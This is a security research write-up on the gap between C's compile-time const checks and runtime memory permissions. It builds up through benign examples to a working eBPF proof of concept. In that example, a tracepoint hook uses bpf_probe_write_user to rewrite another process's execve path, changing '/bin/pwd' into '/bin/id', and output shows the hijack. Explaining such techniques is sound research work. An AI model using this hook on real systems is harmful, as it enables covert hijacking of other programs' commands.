

"eBPF Vulnerable Read-Only Model"

Author: Roland@Tencent, 2022

- fundamentals
 - example#1
 - example#2
 - example#3
 - example#4
 - example#5
 - example#6(with ebpf)
- Summary

fundamentals

example#1

First we consider program like this

```
void test(const char *addr){
    *addr = 'b';
    printf("%s\n",addr);
}
int main(){

    char *string = "test";
    test(string);
}
```

If we try to compile it, the gcc will raise an error:

```
./const.c:4:11: error: assignment of read-only location ‘*addr’
  4 |     *addr = 'b';
```

GCC found this problem so it wouldn't pass the check in compiler runtime

Let's dive into it:

```

text:00000000000001168 ; Attributes: bp-based frame
text:00000000000001168
text:00000000000001168 ; int __cdecl main(int argc, const char **argv, const char **envp)
text:00000000000001168 public main
text:00000000000001168 main proc near ; DATA XREF: _start+21fo
text:00000000000001168 var_8 = qword ptr -8
text:00000000000001168
text:0000000000000116C endbr64
text:0000000000000116D push rbp
text:00000000000001170 mov rbp, rsp
text:00000000000001174 sub rsp, 10h
text:00000000000001174 lea rax, aTest ; "test"
text:0000000000000117B mov [rbp+var_8], rax
text:0000000000000117F mov rax, [rbp+var_8]
text:00000000000001183 mov rdi, rax
text:00000000000001186 call test
text:0000000000000118B mov eax, 0
text:00000000000001190 leave
text:00000000000001191 retn
text:00000000000001191 main endp
text:00000000000001191

```

This is the compiled main function, and you can see that although we are defining a local variable `char *string = "test";` but actually, this variable is taken from another place by `lea`, not from inside the function.

```

.rln1:00000000000001224
.rodata:00000000000002000 ; =====
.rodata:00000000000002000 ; Segment type: Pure data
.rodata:00000000000002000 ; Segment permissions: Read
.rodata:00000000000002000 _rodata segment dword public 'CONST' use64
.rodata:00000000000002000 assume cs:_rodata
.rodata:00000000000002000 ;org 2000h
.rodata:00000000000002000 public _IO_stdin_used
.rodata:00000000000002000 _IO_stdin_used db 1 ; DATA XREF: LOAD:0000000000000130to
.rodata:00000000000002001 db 0
.rodata:00000000000002002 db 2
.rodata:00000000000002003 db 0
.rodata:00000000000002004 aTest db 'test',0 ; DATA XREF: main+Cto
.rodata:00000000000002004 _rodata ends
.rodata:00000000000002004

```

This place is the `.rodata` segment (read-only data segment), which has no write access permission at program runtime, so our write operation in the test function is not in the local stack frame of the main function, but in the global `.rodata` segment, so it is not writable. We can see this by modifying the program.

```

void test(char *addr){
    *addr = 'a';
    printf("%s\n",addr);
}

int main(){

    char *string = "test";

    test(string);
}

```

example#2

Now we change it to this, removing the `const` from `char *`, which will pass compilation at this point, but will be dropped with a direct segment error.

```
[x]-[root@VM-16-10-ubuntu]-[~]
└─ #gcc const.c -o const
[root@VM-16-10-ubuntu]-[~]
└─ #./const
Segmentation fault (core dumped)
```

The reason is that although `const` is removed, the string we defined is still in `.rodata`, so writing it is still not possible. The `const` itself is just a property identifier, which works mainly at compile time and has no effect on the runtime of the program.

example#3

So let's modify it again.

```
void test(char *addr){
    *addr = 'g';
    printf("%s\n",addr);
}
int main(){
    char *string = (char *)malloc(sizeof(char)*0x100);
    test(string);
}
```

At this point our string is not pre-initialized, but is allocated a space in the heap area, dynamically.

```
[root@VM-16-10-ubuntu]-[~]
└─ #gcc const.c -o const
[root@VM-16-10-ubuntu]-[~]
└─ #./const
g
```


Unsurprisingly, 'g' is output normally, and by this time string is no longer in `.rodata`, but in the writable heap space.

example#4

We then make the following changes to the program.

```
#include<stdio.h>
#include<stdlib.h>
void test(const char *addr){
    *addr = 'g';
    printf("%s\n",addr);
}
int main(){
    char *string = (char *)malloc(sizeof(char)*0x100);
    test(string);
}
```

You can see that at this point string is allocated to writable heap space, and the test modifies the param with const.



```
[x]-[root@VM-16-10-ubuntu]-[~]
#gcc ./const.c -o const
./const.c: In function 'test':
./const.c:4:11: error: assignment of read-only location '*addr'
4 | *addr = 'g';
  |      ^
```

编译不通过，这是为什么呢，因为编译器检测到对于test()函数内，又一个针对read-only location的写操作，所以抛出了错误。

但是实际上我们将string分配到的是可写的堆空间，不再是.rodata段

example#5

```
void test(char *addr){
    *addr = 'g';
    printf("%s\n",addr);
}
int main(){
    const char *string = (const char *)malloc(sizeof(char)*0x100);
    test(string);
}
```

We add const to string and recompile.

```

[~] [root@VM-16-10-ubuntu] - [~]
# gcc const.c -o const
const.c: In function 'main':
const.c:12:10: warning: passing argument 1 of 'test' discards 'const' qualifier from pointer target type [-Wdiscarded-qualifiers]
    12 |     test(string);
        |         ^~~~~~
const.c:6:17: note: expected 'char *' but argument is of type 'const char *'
     6 | void test(char *addr){
        |         ~~~~~~
[~] [root@VM-16-10-ubuntu] - [~]
# ./const
g

```

The reason for this('g' is output normally) is that the const modifier does not change the permission of the segment at runtime, it is just a modifier that names a property of the variable at compile time.

So a question arises.

If we want to overwrite a buffer that is not pre-defined with the contents thrown to `.rodata` or thrown to a specific read-only segment, then in fact `const` can do nothing, but it is important to know that not all programs in this area are able to hard-code a string or read-only buffer in advance, and sometimes it needs to be dynamically allocated and Sometimes it is necessary to dynamically allocate, modify, then in this case, `const` can not play a role.

example#6(with ebpff)

To test it with ebpff.

```

#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
int main(){
    char *argv[]={"pwd", NULL};
    char *envp[]={0, NULL};
    char *path = "/bin/pwd";
    execve(path, argv, envp);
}

```

This is a normal safe execve() call, and an expected case. the output is perfectly normal.

```

[~] [root@VM-16-10-ubuntu] - [~]
# ./const
/root

```

What if we write it differently.

```
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<string.h>
int main(){
    char *argv[]={ "pwd", NULL};
    char *envp[ ]={0,NULL};
    char buf[ ] = "/bin/pwd";
    char *path = (char *)malloc(sizeof(char)*0x40);
    memcpy(path,buf,sizeof(buf));
    execve(path,argv,envp);
}
```

Then we start the simplest evil ebf.

```
static __inline int handle_enter_execve(struct bpf_raw_tracepoint_args *ctx){
    struct pt_regs *regs;
    char fmt_before[] = "before hijack: \"%s\"\n";
    char fmt_after[] = "after hijack: \"%s\"\n";
    char buf[0x40]={'\x00'};
    char *path = NULL;
    regs = (struct pt_regs *) (ctx->args[0]);
    bpf_probe_read(&path,sizeof(path),&regs->di);

    char PAYLOAD[] = "/bin/id\x00";
    bpf_trace_printk(fmt_before,sizeof(fmt_before),path);
    bpf_probe_write_user(path,PAYLOAD,sizeof(PAYLOAD));
    bpf_trace_printk(fmt_after,sizeof(fmt_after),path);

    return 0;
}
```

```
bash - root
```

```
[root@VM-16-10-ubuntu] ~/eBPF-attack/attacks/econst
./econst
2022/07/11 12:23:06 Waiting for events..
2022/07/11 12:23:07
2022/07/11 12:23:08
2022/07/11 12:23:09
2022/07/11 12:23:10
2022/07/11 12:23:11
2022/07/11 12:23:12
2022/07/11 12:23:13
2022/07/11 12:23:14
^C
```

```
[root@VM-16-10-ubuntu] ~/const
./const
/root
[root@VM-16-10-ubuntu] ~/const
uid=0(root) gid=0(root) groups=0(root)
[root@VM-16-10-ubuntu] ~/const
^C
[x]-[root@VM-16-10-ubuntu] ~/const
#
```

```
[root@VM-16-10-ubuntu] ~/const
#cat /sys/kernel/debug/tracing/trace_pipe
const-152248 [001] .... 1910919.871804: 0: before hijack: "/bin/pwd"
const-152248 [001] .... 1910919.871816: 0: after hijack: "/bin/id"
^C
[x]-[root@VM-16-10-ubuntu] ~/const
#
```

When we do not start the attack program, the normal command is `pwd`, and the output is the current directory `/root`.

When we run `./econst`, the command is hijacked and the output is the id, i.e. `uid=0(root) gid=0(root) groups=0(root)`.

Summary

This read-only inconsistency is mainly caused by some implicit inconsistency between the actual memory properties/permissions and the expected memory properties/permissions, while the ebpf attack occurs at runtime, thus bypassing the compile-time detection

It is not vulnerable under normal circumstances, because even if inconsistent, arguments modified by `const` at the compile stage are not allowed to have write operations inside the function, even if he is writable on memory attributes. For example, in **example#4**, so there is no malicious write problem at the compile stage.

However,

When we consider ebpf, `bpf_probe_write_user();` **is not a compile-time write operation**, but a dynamic write at runtime, bypassing the compiler's checks and relating only to the memory attribute itself, at which point there is an UNEXPECTED EVIL operation, which is what we talked about at the beginning

Vulnerable Read-Only Const Model

NOTE: `execve()` is not the only one being affected, any `call` where the expected parameter readability conflicts with the actual properties/permission of the memory is vulnerable.